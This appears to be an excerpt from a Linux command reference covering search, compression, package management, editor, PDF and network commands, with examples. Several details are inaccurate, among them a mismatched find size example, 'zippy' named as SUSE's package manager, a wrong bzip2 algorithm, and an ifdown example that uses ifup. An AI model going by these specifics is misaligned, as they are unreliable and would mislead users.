 - *Related to (or similar) chattr command.*
 - *Category: Filesystem*

Searching

Below is a list of commands related to searching files in the filesystem. You can specify a search pattern based on their file name or finding a specific string pattern in the contents of the file.

Most pattern matching that is used is based on wildcards or regular expression. Use the other references in this book for more information.

More information

[References: Regular Expression](#)

[References: WildCards](#)

- **awk arguments file_name** : Used to find, replace or extract text from a file.
 - **Ex:** `dpkg -l | awk '{print $2}'`
 - **Notes:**
 - *For more information on: [Regular Expression](#)*
 - *Related to (or similar) gawk, sedgawk, tr commands.*
 - *Category: Strings/Text*
- **find arguments file_path search_pattern** : Searches for files in a directory hierarchy.
 - **Ex:** Shows files that start with " file_name ":
`find . -name file_name`
 - **Ex:** Shows files larger than 500K in the path:
`find / -size 10M`
 - **More Examples:**
 - Runs 'file' on every file in or below the current directory:
`find . -type f -exec file '{}' \;`
 - Traverses the filesystem just once, listing setuid files and directories into /root/suid.txt and large files into /root/big.txt :
`find / \(-perm -4000 -fprintf /root/suid.txt '%#m %u %p\n' \) , \(-size +100M -fprintf /root/big.txt '%-10s %p\n' \)`
 - Searches for files in your home directory which have been modified in the last twenty-four hours:

```
find $HOME -mtime 0
```

- Search for files which are executable but not readable:
`find /sbin /usr/sbin -executable ! -readable -print`
- Searches for files which have read and write permission for their owner, and group, but which other users can read but not write to:
`find . -perm 664`
- Searches for files which have read and write permission for their owner and group, and which other users can read, without regard to the presence of any extra permission bits:
`find . -perm -664`
- Search for files which are writable by somebody:
`find . -perm /222`
- The first one uses the octal representation of the file mode, and the other two use the symbolic form. Searches for all files which are writable by either their owner or their group. The files are not writable by both the owner and group to be matched:
`find . -perm /220`
`find . -perm /u+w,g+w`
`find . -perm /u=w,g=w`
- (Search for files which are writable by both their owner and their group):
`find . -perm -220`
`find . -perm -g+w,u+w`
- (Search for files that are readable for everybody [-perm -444 or -perm -a+r], have at least one write bit set [-perm /222 or -perm /a+w] but are not executable for anybody [! -perm /111 and ! -perm /a+x respectively]):
`find . -perm -444 -perm /222 ! -perm /111`
`find . -perm -a+r -perm /a+w ! -perm /a+x`
- (Copies the contents of /source-dir to /dest-dir , but omits files and directories named .snapshot [and anything in them]):
`cd /source-dir`
`find . -name .snapshot -prune -o \(! -name '*~' -print0 \|)`
`cpio -pmd0 /dest-dir`

- (The `-prune` prevents unnecessary descent into directories that have already been discovered:
`find repo/ -exec test -d {}/.svn \; -or \-exec test -d {}/.git \; -or -exec test -d {}/CVS \; \-print -prune`
- (Searches for files, directories, and symbolic links in the directory `/tmp` passing these types as a comma-separated list [short vs long version]):
`find /tmp -type f,d,l
find /tmp \(` -type f -o -type d -o -type l`\)`
- **Notes:**
 - *Related to (or similar) locate command.*
 - *Category: Strings/Text*
- **grep search_pattern [file(s)|*]** : Scans for **search_pattern** in **[file(s)|*]**
 - `grep -r search_pattern /search_dir` : Scans recursively for the **search_pattern** in the **search_directory**.
 - **Notes:**
 - *For more information on: [Regular Expression](#)*
 - *There are variants of grep called egrep , fgrep and rgrep that have the same functionality as grep -E, grep -F, and grep -r respectively. These variants have been deprecated, but are provided for backward compatibility.*
 - *Category: Strings/Text*
- **locate arguments file_name** : Used to find files on the local storage by their name.
 - **Ex:** `locate grep`
 - **Notes:**
 - *Related to (or similar) updatedb command.*
 - *Category: Filesystem*
- **look string file_name** : Shows lines in a file that begins with a given string.
 - **Ex:** `look linux myfile.txt`
 - **Notes:**
 - *Related to (or similar) grep command.*
 - *This is an UTIL-LINUX command.*
 - *Category: Strings/Text*
- **sed arguments [script | file_name]** : Stream editor for filtering and

transforming text.

- **Ex:** echo "meating" | sed s/**ea**/**ee**/
- **Notes:**
 - *For more information on: [Regular Expression](#)*
 - *Related to (or similar) awk, tr commands.*
 - *Category: Strings/Text*
- updatedb **arguments** : Updates the database for the locate *command*.
 - **Ex:** # updatedb
 - **Notes:**
 - *Related to (or similar) locate command.*
 - *Category: Strings/Text*

Compression Utilities

Below is a list of commands related to compressing the contents of files in the filesystem. Each group of commands offer different types of algorithms for compressing the contents of a file. Some may be better at compressing different types of data than others.

I am not going to say that one is better than another, you will have to play with them, to find out which one is better for the type of data you're going to compress. For example, logs can compress up to 95%+, while video won't compress.

There are several types of compression tools available for Linux, not all of them are covered in this section. I am primarily trying to focus on the most popular ones that people use the most often.

Technical Note:

GZIP uses the Lempel-Ziv coding (LZ77)

ZIP uses the PKZIP

BZIP2 uses a LZ77/LZ78-based compressor (similar to GZIP)

ZX uses LZMA (Lempel–Ziv–Markov chain algorithm).

- **ar arguments file_name** : Creates, modifies, and extracts files from archives.
 - **Ex:** ar cr libary.a objectfile1.o objectfile2.o
 - **Notes:**
 - *Related to (or similar) nm command.*
 - *This is a binutils command* (<https://www.gnu.org/software/binutils/>).
 - *Category: Programming*
- **bzip2 arguments file_name** : Creates, modifies, and extracts files from compressed .bz2 files.
 - **Ex:** bzip2 myfile.txt
 - **Notes:**

- Utilizes a block-sorting file compression algorithm.
 - Other alias(es) for the command are: bunzip2
 - Category: Compression
- bzcat **arguments file_name** : Decompresses .bz2 files to the STDOUT.
 - Ex: bzcat myfile.txt.bz2
 - Notes:
 - Related to (or similar) bzgrep command.
 - Category: Compression
- bzip2recover **file_name** : Recovers data from damaged .bz2 files.
 - Ex: bzip2recover myfile.tar.bz2
 - Notes:
 - Related to (or similar) bzip2 command.
 - Category: Compression
- bzcmp **file_name1 file_name2** : Compares compressed .bz2 files and displays the differences.
 - Ex: bzcmp myfile1.tar.bz2 myfile2.tar.bz2
 - Notes:
 - Related to (or similar) bzdiff command.
 - Category: Compression
- bzdiff **file_name1 file_name2** : Compares compressed .bz2 files and displays the differences.
 - Ex: bzdiff myfile1.tar.bz2 myfile2.tar.bz2
 - Notes:
 - Related to (or similar) bzcmp command.
 - Category: Compression
- bzgrep **arguments pattern file_name** : grep searches .bz2 compressed files, then displays the search results.
 - Ex: bzgrep mystring myfile.txt.bz2
 - Notes:
 - For more information on: [Regular Expression](#)
 - Related to (or similar) bzcat command.
 - Category: Compression
- bzless **file_name** : Displays the contents of a .bz2 compressed file.
 - Ex: bzless myfile.txt.bz2
 - Notes:
 - Related to (or similar) bzcat command.
 - Category: Compression

- bzmore : **file_name** Displays the contents of a .bz2 compressed file.
 - Ex: bzmore myfile.txt.bz2
 - Notes:
 - Related to (or similar) bzcat command.
 - Category: Compression
- gexe **arguments file_name** : Compresses executable files in place.
 - Ex: gexe /usr/bin/gdb
 - Notes:
 - Related to (or similar) gunzip command.
 - Category: Compression
- gzip **arguments file_name** : Creates, modifies, and extracts files from compressed .gz files.
 - Ex: gzip myfile.txt
 - Notes:
 - (Decompresses file_name.gz back to file_name): gzip -d file_name.gz
 - Related to (or similar) gunzip command.
 - Category: Compression
- gunzip **arguments file_name** : Extracts compressed files from a .gz archives.
 - Ex: gunzip myfile.txt.gz
 - Notes:
 - Related to (or similar) gzip command.
 - Category: Compression
- tar **arguments file_name** : Stores or extracts multiple files from a single archive file.
 - Ex: tar -czvf file_name.tar.gz /path/to/directory/
 - Notes: Other examples:
 - tar -cf file_name.tar [file(s)|*] : Creates a tar named file_name.tar containing [file(s)|*]
 - tar -cjf file_name.tar.bz2 [file(s)|*] : Creates a tar file using BZIP2 compression
 - tar -czf file_name.tar.gz [file(s)|*] : Creates a tar file using GZIP compression
 - tar -xf file_name.tar : Extracts files from file_name.tar
 - tar -xjf file_name.tar.bz2 : Extracts files from tar file using BZIP2

- `tar -xzf file_name.tar.gz` : Extracts files from tar file using GZIP
 - *Category: Compression*
- `unrar file_name.rar` : Extracts compressed files from a .rar archive.
 - **Ex:** `unrar myfile.txt.rar`
 - **Notes:**
 - *Related to (or similar) gunzip command.*
 - *Category: Compression*
- `unzip arguments file_name` : Extracts compressed files from a .zip archives.
 - **Ex:** `unzip myfile.zip`
 - **More Examples:**
 - Tests archive, prints only a summary message:
`unzip -j letters`
 - Tests all zip files in the current directory, prints only summaries:
`unzip -tq letters`
 - Extracts to the STDOUT all files of letters.zip whose names end in .tex, converting end-of-line and piping the output into more :
`unzip -ca letters *.tex | more`
 - Extracts the file paper1.dvi to the STDOUT and pipes it into a printing program:
`unzip -p articles paper1.dvi | dvips`
 - Extracts source files [*.f, *.c, *.h, and Makefile] into the /tmp directory:
`unzip source.zip "*.[fch]" Makefile -d /tmp`
 - Extracts source files regardless of case [i.e. both *.c and *C, makefile, Makefile, MAKEFILE or similar:
`unzip -C source.zip "*.[fch]" makefile -d /tmp`
 - Extracts files and any uppercase filenames to lowercase and convert the line-endings of the files to the local standard:
`unzip -aaCL source.zip "*.[fch]" makefile -d /tmp`
 - Extracts only newer files not in the current directory:
`unzip -fo sources`
 - Extracts only newer files including those in the current directory, including missing ones:

- ```
unzip -uo sources
```

  - Displays diagnostic information, and unzip and zipinfo options are stored in environment variables:
  - ```
unzip -v
```
 - Singly quiet listing:
 - ```
unzip -l file.zip
```
  - Doubly quiet listing:
  - ```
unzip -ql file.zip
```
- **Notes:**
 - *Related to (or similar) zip command.*
 - *Category: Compression*
- **xz arguments file_name** : Creates, modifies, and extracts files from compressed .xz and .lzma files.
 - **Ex:** `xz myfile.txt`
 - **Notes:** Other examples:
 - *unxz is equivalent to xz --decompress .*
 - *xzcat is equivalent to xz --decompress --stdout .*
 - *lzma is equivalent to xz --format=lzma .*
 - *unlzma is equivalent to xz --format=lzma --decompress .*
 - *lzcat is equivalent to xz --format=lzma --decompress --stdout .*
 - *Category: Compression*
- **zcat arguments file_name** : Decompresses .gz files to the STDOUT.
 - **Ex:** `zcat myfile.txt.gz`
 - **Notes:**
 - *Related to (or similar) gzip command.*
 - *Category: Compression*
- **zcmp file_name1 file_name2** : Compares compressed .gz files.
 - **Ex:** `zcmp myfile1.txt.gz myfile2.txt.gz`
 - **Notes:**
 - *Related to (or similar) zdiff command.*
 - *Category: Compression*
- **zdiff file_name1 file_name2** : Compares compressed .gz files.
 - **Ex:** `zdiff myfile1.txt.gz myfile2.txt.gz`
 - **Notes:**
 - *Related to (or similar) zcmp command.*
 - *Category: Compression*
- **zforce file_name** : Adds the .gz extension to all gzipped files.

- **Ex:** Adds .gz extension to the file:
zforce myfile
 - **Notes:**
 - *Related to (or similar) gzip command.*
 - *Category: Compression*
- zgrep **arguments file_name** : Performs grep like search on the contents of compressed .gz files.
 - **Ex:** zgrep mystring myfile.txt.gz
 - **Notes:**
 - *For more information on: [Regular Expression](#)*
 - *Related to (or similar) gzip command.*
 - *Category: Compression*
- zip **arguments file_name** : A file compression and packaging utility.
 - **Ex:** zip myfile.txt
 - **Notes:**
 - *Compatible with PKZIP*
 - *Category: Compression*
- zipinfo **arguments file_name** : List detailed information about a ZIP archive
 - **Ex:** zipinfo myfile.txt.zip
 - **More Examples:**
 - Produces a basic, long-format listing, including header and totals lines:
zipinfo -l storage
 - Lists the complete contents of the archive without header and totals lines:
zipinfo --h-t storage; zipinfo storage *
 - Displays full, short-format listing:
zipinfo -st storage
 - **Notes:**
 - *Related to (or similar) zip command.*
 - *Category: Compression*
- zless **file_name** : Displays output from a compressed file one page at a time.
 - **Ex:** zless myfile.txt.gz
 - **Notes:**
 - *Related to (or similar) zmore command.*

- *Category: Compression*
- zmore **file_name** : Displays output from a compressed file one page at a time.
 - **Ex:** zmore myfile.txt.gz
 - **Notes:**
 - *Related to (or similar) zless command.*
 - *Category: Compression*
- znew **arguments file_name** : Recompress .z files to .gz files.
 - **Ex:** znew myfile.txt.z
 - **Notes:**
 - *Related to (or similar) gzip command.*
 - *Category: Compression*

Package Management Utilities

Below is a list of commands that are related to Linux package management utilities for managing (i.e. adding, updating or removing) the programs and services for the operating system. Each group of commands are for different distro families. For example, the Debian family uses the `apt` package manager, while Red Hat uses the `yum` package manager.

Package management is one of the few things that you don't really choose in Linux, this choice is made for you by the distro. So if you don't like the package manager that comes with your distro, you maybe out of luck.

Technical Note:

There are three main package managers:

`apt-get` : Debian family package management utility, and utilizes the DPKG (Debian Package) files.

`zippy` : SUSE family package management utility, and utilizes the RPM (Red Hat Package Manager) files.

`yum` : Fedora family package management utility, and utilizes the RPM files.

Note:

Depending on the command or service that is going to be utilized, it may require root level permissions to execute it. If root permissions are needed to execute a command, it will generally be denoted with a # (i.e. # command) in front of the example.

- **aptitude arguments** : Utility to manage packages based on the `apt` (Advanced Package Tool) system.
 - **Ex:** # aptitude
 - **Notes:**
 - *This utility has a TUI (Text User Interface), if you don't pass it any options.*

- *Easter egg, type:*
 - aptitude moo
 - aptitude moo -v
 - aptitude moo -vv
 - aptitude moo -vvv
 - aptitude moo -vvvv
 - aptitude moo -vvvvv
- aptitude offers improved functionality over apt commands.
- *Category: Package Management*
- apt-cache **arguments package_name**: Displays information stored in apt's internal database.
 - **Ex:** apt-cache search package_name
 - **Notes:**
 - *Related to (or similar) dpkg command.*
 - *Category: Package Management*
- apt **arguments package_name** : A front-end package manager utility, to manage programs distributed in DPKG package files.
 - **Ex:** # apt install package_name
 - **Notes:**
 - *apt (Advanced Package Tool) is meant as an easier to use version of the apt-get utility.*
 - *Related to (or similar) apt-get command.*
 - *Category: Package Management*
- apt-get **arguments package_name** : A front-end package manager utility, to manage programs distributed in DPKG package files.
 - **Ex:** Updates the repository information:
apt-get update
 - **Ex:** Downloads and install applications/library updates:
apt-get upgrade
 - **Notes:**
 - *Easter egg, type: apt-get moo*
 - *Related to (or similar) dpkg command.*
 - *Category: Package Management*
- dpkg **arguments package_name** : Manages DPKG packages installed on a system.
 - **Ex:** # dpkg --get-selections > debian_list.txt
 - **Notes:**

- *Related to (or similar) apt-get command.*
 - *Category: Package Management*
- **dpkg-divert arguments command** : Overrides a package's version of a file.
 - **Ex:** dpkg-divert --add --rename /usr/share/foo
 - **More Examples:**
 - Example 1:
dpkg-divert --divert /usr/bin/example.foo --rename /usr/bin/example : To divert all copies of a /usr/bin/example to /usr/bin/example.foo , i.e. directs all packages providing /usr/bin/example to install it as /usr/bin/example.foo , performing the rename if required.
dpkg-divert --rename --remove /usr/bin/example : To remove that diversion.
 - Example 2:
dpkg-divert --package wibble --divert /usr/bin/example.foo --rename /usr/bin/example : To divert any package trying to install /usr/bin/example to /usr/bin/example.foo , except your own wibble package
dpkg-divert --package wibble --rename --remove /usr/bin/example : To remove that diversion.
- **Notes:**
 - *Related to (or similar) dpkg command.*
 - *Category: Package Management*
- **dpkg-reconfigure arguments package_name** : Reconfigures an already installed package.
 - **Ex:** # dpkg-reconfigure packagename
 - **Notes:**
 - *Related to (or similar) dpkg command.*
 - *Category: Package Management*
- **rpm arguments package_name** : Manages RPM packages installed on a system.
 - **Ex:** # rpm -qlp ./package_name.rpm
 - **Notes:**
 - *Used by the Red Hat/Fedora distro family.*
 - *Related to (or similar) yum command.*
 - *Category: Package Management*

- **rpm2cpio package_name** : Converts an .rpm file to a cpio archive on STDOUT.
 - **Ex:** # rpm2cpio ./package_name.rpm | cpio -idmv
 - **Notes:**
 - Related to (or similar) cpio command.
 - Category: Package Management
- **rpmbuild arguments package_name** : Builds an RPM package.
 - **Ex:** # rpmbuild -ba package_name.spec
 - **Notes:**
 - Related to (or similar) rpm command.
 - Category: Package Management
- **rpmkeys arguments package_name** : Manages the RPM PKI Keyring.
 - **Ex:** # rpmkeys --import [PUBKEY ...]
 - **Notes:**
 - Related to (or similar) rpm command.
 - Category: Package Management
- **rpmsign arguments package_name** : A utility for signing an RPM Package.
 - **Ex:** # rpmsign -D '_gpg_name rpmsign@example.com' --addsign hello-2.10.1-1.el6.x86_64.rpm
 - **Notes:**
 - Related to (or similar) rpm command.
 - Category: Package Management
- **rpmspec arguments package_name** : A tool for querying an RPM packages .spec file.
 - **Ex:** # rpmspec -q rpm.spec
 - **Notes:**
 - Related to (or similar) rpm command.
 - Category: Package Management
- **yum arguments package_name** : A front-end package manager utility, to manage programs distributed in an RPM package files.
 - **Ex:** Updates the repository information:
yum update
 - **Ex:** Downloads and install applications/library updates:
yum upgrade
 - **Notes:**
 - Used by the Red Hat/Fedora distro family.

- *Related to (or similar) rpm command.*
- *Category: Package Management*

Text Editors

Console based text editors are critical to managing Linux. With these tools you can edit the configuration and other text-based system files needed to modify an application or the operating system.

The `vi` editor is the granddaddy of the text editors, it has had a major influence on the user console interfaces keyboard editing functionality.

More information

[Chapter: Editing In Linux](#)

Note:

Depending on the file that you're trying to edit will determine if you need root permissions to modify it (i.e. system and application configuration files).

- **ed arguments file_name** : A line-oriented text editor.
 - Ex: `ed myfile.txt`
 - Notes:
 - Related to (or similar) `vim` command.
 - Category: Editor
- **emacs arguments file_name** : A powerful and versatile text editor.
 - Ex: `emacs myfile.txt`
 - Notes:
 - `emacs` is a very configurable editor that can do a lot of different things.
 - Related to (or similar) `vim` command.
 - Category: Editor
- **gs arguments file_name** : Ghostscript is a PostScript and PDF previewer.
 - Ex: `gs myfile.txt`
 - Notes:
 - Related to (or similar) `pdftops`, `ps2pdf` command.
 - Category: Document Processing

- **nano arguments file_name** : A simple but useful text-based editor.
 - **Ex:** nano myfile.txt
 - **Notes:**
 - *Nano's ANOther editor, an enhanced free Pico clone*
 - *Related to (or similar) pico command.*
 - *Category: Editor*
- **pdfdetach arguments file_name** : PDF (Portable Document Format) embedded file extractor.
 - **Ex:** pdfdetach myfile.pdf
 - **Notes:**
 - *Related to (or similar) pdfimages, pdfinfo, pdftocairo, pdftohtml, pdftoppm, pdftops, pdftotext commands.*
 - *Category: Document Processing*
- **pdffonts arguments file_name** : PDF (Portable Document Format) font analyzer.
 - **Ex:** pdffonts myfile.pdf
 - **Notes:**
 - *Related to (or similar) pdfdetach, pdfimages, pdfinfo, pdftocairo, pdftohtml, pdftoppm, pdftops, pdftotext commands.*
 - *Category: Document Processing*
- **pdfinfo arguments file_path** : PDF (Portable Document Format) information extractor
 - **Ex:** pdfinfo myfile.pdf
 - **Notes:**
 - *Related to (or similar) gs command.*
 - *Category: Document Processing*
- **pdfimages arguments file_name directory_name** : PDF (Portable Document Format) image extractor.
 - **Ex:** pdfimages myfile.pdf images
 - **Notes:**
 - *Saves images from a Portable Document Format (PDF) file as Portable Pixmap (PPM), Portable Bitmap (PBM), Portable Network Graphics (PNG), Tagged Image File Format (TIFF), JPEG, JPEG2000, or JBIG2 files.*
 - *Related to (or similar) pdfdetach, pdfimages, pdfinfo, pdftocairo, pdftohtml, pdftoppm, pdftops, pdftotext commands.*
 - *Category: Document Processing*

- **pdftocairo** **arguments file_name1 file_name2** : Converts a PDF (Portable Document Format) to a PNG/JPEG/TIFF/PDF/PS/EPS/SVG image file using the Cairo font.
 - **Ex:** pdftocairo -png myfile.pdf myfile.png
 - **Notes:**
 - *Related to (or similar) pdfdetach, pdfimages, pdfinfo, pdftohtml, pdftoppm, pdftops, pdftotext commands.*
 - *Category: Document Processing*
- **pdftohtml** **arguments file_name1 file_name2** : Converts a PDF (Portable Document Format) file into a HTML, XML and PNG image.
 - **Ex:** pdftohtml -p myfile.pdf myfile.html
 - **Notes:**
 - *Related to (or similar) pdfdetach, pdfimages, pdfinfo, pdftocairo, pdftoppm, pdftops, pdftotext commands.*
 - *Category: Document Processing*
- **pdftoppm** **arguments file_name directory_name** : Converts a PDF (Portable Document Format) file to PPM (Portable Pixmap) file.
 - **Ex:** pdftoppm myfile.pdf images
 - **Notes:**
 - *Related to (or similar) pdfdetach, pdfimages, pdfinfo, pdftocairo, pdftohtml, pdftops, pdftotext commands.*
 - *Category: Document Processing*
- **pdftops** **arguments file_name1 file_name2** : Converts a PDF (Portable Document Format) file to a PostScript file.
 - **Ex:** pdftops myfile.pdf myfile.ps
 - **Notes:**
 - *Related to (or similar) pdfdetach, pdfimages, pdfinfo, pdftocairo, pdftohtml, pdftoppm, pdftotext commands.*
 - *Category: Document Processing*
- **pdftotext** **arguments file_name.pdf file_name.txt** : Converts a PDF (Portable Document Format) file to a text file.
 - **Ex:** pdftotext myfile.pdf myfile.txt
 - **Notes:**
 - *Related to (or similar) ps2ascii command.*
 - *Category: Document Processing*
- **pico** **arguments file_name** : A simple but useful text-based editor with Pine.

- **Ex:** pico myfile.txt
 - **Notes:**
 - pine is an e-mail client created The University of Washington.
 - *Related to (or similar) nano command.*
 - *Category: Editor*
- ps2ascii **file_name.pdf file_name.txt** : Ghostscript translator from PostScript or PDF (Portable Document Format) to an ASCII file.
 - **Ex:** ps2ascii myfile.pdf myfile.txt
 - **Notes:**
 - *Related to (or similar) pdftotext command.*
 - *Category: Document Processing*
- ps2pdf **arguments file_name** : Converts a PostScript file to a PDF (Portable Document Format) file using Ghostscript.
 - **Ex:** ps2pdf myfile.ps
 - **More Examples:**
 - Converts figure.ps to figure.pdf:
ps2pdf figure.ps
 - A conversion with more specifics:
ps2pdf -dPDFSETTINGS=/prepress figure.ps proof.pdf
 - Converts as part of a pipe:
make_report.pl -t ps | ps2pdf -dCompatibilityLevel=1.3 - - | lpr
 - **Notes:**
 - *There are other version of this program*
 - *ps2pdf12 : Convert PostScript to PDF 1.2 (Acrobat 3-and-up)*
 - *ps2pdf13 : Convert PostScript to PDF 1.3 (Acrobat 4-and-up)*
 - *ps2pdf14 : Convert PostScript to PDF 1.4 (Acrobat 5-and-up)*
 - *Related to (or similar) gs command.*
 - *Category: Document Processing*
- vi **arguments file_name** : A powerful and versatile text-based editor.
 - **Ex:** vi myfile.txt
 - **Notes:**
 - *Launch a short but very vi/vim tutorial, type: vimtutor .*
 - *For more information on: [Editing in Linux](#)*

- *Related to (or similar) vim command.*
 - *Category: Editor*
- view **arguments file_name** : Starts vim in read-only mode.
 - **Ex:** view myfile.txt
 - **Notes:**
 - *Related to (or similar) vim command.*
 - *Category: Editor*
- vimtutor **arguments** : A vim tutor
 - **Ex:** vimtutor
 - **Notes:**
 - *Related to (or similar) vim command.*
 - *For more information on: [Editing in Linux](#)*
 - *Category: Editor*
- vim **arguments file_name** : VI iMproved, the successor to VI text-based editor.
 - **Ex:** vim myfile.txt
 - **Notes:**
 - Launch a short but very vi/vim tutorial, type: vimtutor .
 - *For more information on: [Editing in Linux](#)*
 - *Related to (or similar) vi command.*
 - *Category: Editor*

Network commands

Below is a list of commands related to managing and diagnosing network issues between the local and remote device. Some commands have multiple versions of itself to support IPv4 (the older version of the networking protocol) and IPv6 (the newer version of the networking protocol).

Note:

Depending on the command or service that is going to be utilized, it may require root level permissions to execute it. If root permissions are needed to execute a command, it will generally be denoted with a # (i.e. # command) in front of the example.

- arp **arguments domain_name_or_ip** : Shows and manage the system's ARP (Address Resolution Protocol) cache.
 - **Ex:** arp ip_address
 - **Tips:**
 - *This command is used to find the MAC (Media Access Control) Address of a network neighbour for a given IPv4 Address.*
 - **Notes:**
 - *Related information:* cat /proc/net/arp
 - *Related to (or similar) route command.*
 - *Category: Networking*
- cfsiostat **arguments** : Reports the CIFS statistics.
 - **Ex:** cfsiostat -m
 - **Notes:**
 - *Related to (or similar) sar, mpstat, pidstat, iostat, vmstat, nfsiostat commands.*
 - *Category: Networking/Performance*
- curl **arguments https://url_to_file** : Used to transfer data from another server using supported protocols.
 - **Ex:** curl -s example.com:80
 - **Tips:**
 - *curl is a scriptable tool that is designed to work without user*

interaction to transfer data to or from a system, using one of the many supported protocols (DICT, FILE, FTP, FTPS, GOPHER, HTTP, HTTPS, IMAP, IMAPS, LDAP, LDAPS, POP3, POP3S, RTMP, RTSP, SCP, SFTP, SMB, SMBS, SMTP, SMTPS, TELNET and TFTP).

- **Notes:**
 - *Related to (or similar) wget command.*
 - *Category: Networking*
- **dig arguments domain_name_or_ip** : Displays DNS information for a domain name.
 - **Ex:** Performs a reverse host lookup:
`dig -x example.com`
 - **Tips:**
 - *dig is an acronym for Domain Information Groper. It is a flexible tool for interrogating DNS name servers, and performs DNS lookups to display the answers that are returned from the queried name server.*
 - **Notes:**
 - *Related to (or similar) nslookup command.*
 - *Category: Networking/Troubleshooting*
- **domainname arguments nis_domain** : Manages the system's NIS/YP domain name.
 - **Ex:** `domainname example.com`
 - **Notes:**
 - *Related to (or similar) dnsdomainname, nisdomainname, ypdomainname commands.*
 - *Category: Directory Services*
- **dnsdomainname nis_domain** : Displays the system's DNS domain name.
 - **Ex:** `dnsdomainname example.com`
 - **Notes:**
 - *Related to (or similar) domainname, nisdomainname, ypdomainname commands.*
 - *Category: Directory Services*
- **dnssec-dsfromkey** : DNSSEC Delegation Signer (DS), resource record (RR) generation tool.
 - **Ex:** `# dnssec-dsfromkey -2 Kexample.com.+003+26160`
 - **Notes:**

- *Related to (or similar) dnssec-signzone command.*
 - *This is a BIND9UTILS command.*
 - *Category: DNS*
- dnssec-keyfromlabel : DNSSEC key generation tool.
 - **Ex:** # dnssec-keyfromlabel
 - **Tips:**
 - Generates a key pair of files that reference a key object stored in a cryptographic Hardware Service Module (HSM). The private key file can be used for DNSSEC signing of zone data as if it were a conventional signing key created by dnssec-keygen , but the key material is stored within the HSM, and the actual signing takes place there.
 - **Notes:**
 - *Related to (or similar) dnssec-signzone command.*
 - *This is a BIND9UTILS command.*
 - *Category: DNS*
- dnssec-keygen **arguments domain_name** : Generates encrypted Secure DNS keys for a given domain name.
 - **Ex:** # dnssec-keygen -a DSA -b 768 -n ZONE example.com
 - **Notes:**
 - *Related to (or similar) dnssec-signzone command.*
 - *This is a BIND9UTILS command.*
 - *Category: DNS*
- dnssec-makekeyset **arguments file_name** : Produces the domain key set from one or more DNS security keys generated by the dnssec-keygen command.
 - **Ex:** # dnssec-makekeyset -t 6400 -s 20200901120000 -e +2592000 example.com.+003+26160
 - **Notes:**
 - *Related to (or similar) dnssec-keygen command.*
 - *This is a BIND9UTILS command.*
 - *Category: DNS*
- dnssec-settime **arguments file_name** : Sets the key timing metadata for a DNSSEC key.
 - **Ex:** # dnssec-settime –K keydir –A now Kexample.com.+005+12345 rndc loadkeys example.com
 - **Tips:**

- When key metadata fields are changed, both files of a key pair (Knnnn.+aaa+iiiii.key and Knnnn.+aaa+iiiii.private) are regenerated. Metadata fields are stored in the private file. A human-readable description of the metadata is also placed in comments in the key file. The private file's permissions are always set to be inaccessible to anyone other than the owner (mode 0600).
- **Notes:**
 - *Related to (or similar) dnssec-keygen command.*
 - *This is a BIND9UTILS command.*
 - *Category: DNS*
- **dnssec-signkey arguments file_name** : Signs a secure DNS key set with the key signatures specified in the list of key-identifiers.
 - **Ex:** # dnssec-signkey keyset-example.com. Kcom.+003+51944
 - **Notes:**
 - *Related to (or similar) dnssec-makekeyset command.*
 - *This is a BIND9UTILS command.*
 - *Category: DNS*
- **dnssec-signzone arguments file_name** : Signs a secure DNS zonefile with the signatures that are specified in the list of key-identifiers.
 - **Ex:** # dnssec-signzone -o example.com db.example.com db.example.com.signed
 - **Tips:**
 - dnssec-signzone generates NSEC and RRSIG records and produces a signed version of the zone. The security status of delegations from the signed zone (that is, whether the child zones are secure or not) is determined by the presence or absence of a keyset file for each child zone.
 - **Notes:**
 - *Related to (or similar) dnssec-keygen command.*
 - *This is a BIND9UTILS command.*
 - *Category: DNS*
- **ethtool arguments network_interface** : Manages network driver and hardware settings.
 - **Ex:** # ethtool eth0
 - **Notes:**
 - *Related to (or similar) mii-tool command.*

- *Category: Networking*
- host **domain_name_or_ip** : Lookups the IP information for a domain name.
 - **Ex:** host -v example.com
 - **Notes:**
 - *Related to (or similar) dig command.*
 - *Category: Networking*
- ifconfig **network_interface** : Displays information about a specific network connection on the local system.
 - **Ex:** # ifconfig -a
 - **Notes:**
 - *ifconfig is a deprecated command, and has been replaced by the ip command.*
 - *More information: [Deprecated and Replacement Tools](#)*
 - *Related to (or similar) ip command.*
 - *Category: Networking/Troubleshooting*
- ifdown **network_interface** : Stops a specified network interface.
 - **Ex:** # ifup eth0
 - **Notes:**
 - *Related to (or similar) ifup, ip commands.*
 - *Category: Networking/Maintenance*
- ifup **network_interface** : Starts a specified network interface.
 - **Ex:** # ifup eth0
 - **Notes:**
 - *Related to (or similar) ifdown, ip commands.*
 - *Category: Networking/Maintenance*
- ip **arguments** : Manages networking devices, routing, policy and tunnels.
 - **Ex:** # ip addr
 - **Notes:**
 - *Related to (or similar) ifconfig command.*
 - *Category: Networking/Troubleshooting*
- iptables **arguments** : Administration tool for IPv4 packet filtering firewall and NAT.
 - **Ex:** # iptables -L -v
 - **Notes:**
 - *Related to (or similar) iptables, iptables-restore, iptables-save commands.*

- *Category: Networking*
- iptables-restore : Used to restore IP tables (i.e. firewall) from data specified from STDIN or a file.
 - **Ex:** # iptables-restore < ip_tables_v4.rules
 - **Tips:**
 - *This command is great if you want to restore the IP tables from a backup or duplicate a firewall configuration from another system.*
 - **Notes:**
 - *Related to (or similar) iptables command.*
 - *Category: Networking*
- iptables-save : Used to dump IP tables (i.e. firewall) data to the STDOUT.
 - **Ex:** # iptables-save > ip_tables_v4.rules
 - **Tips:**
 - *This command is useful if you want to backup the current IP tables or duplicate a firewall configuration for another system.*
 - **Notes:**
 - *Related to (or similar) iptables command.*
 - *Category: Networking*
- mii-tool **network_interface** : Manipulates media-independent interface status.
 - **Ex:** # mii-tool -r eth0
 - **Notes:**
 - *This command has been replaced by the ethtool.*
 - *Related to (or similar) ethtool command.*
 - *Category: Networking*
- mountstats **arguments mount_name** : Displays NFS client per-mount statistics.
 - **Ex:** mountstats --nfs mountpoint
 - **Notes:**
 - *Related to (or similar) nfsiostat, nfsstat command.*
 - *Related information: cat /proc/self/mountstats*
 - *Category: Networking/Performance*
- mtr **arguments domain_name_or_ip** : A network diagnostic tool.
 - **Ex:** mtr -report example.com
 - **Tips:**
 - *The mtr command combines the functionality of the*

traceroute and ping programs into a single network diagnostic tool.

- **Notes:**
 - *Related to (or similar) traceroute command.*
 - *Category: Networking/Troubleshooting*
- nameif **arguments mac_address** : Names a network interface based on the MAC address.
 - **Ex:** # nameif
 - **Notes:**
 - *Related to (or similar) ifconfig command.*
 - *Category: Networking*
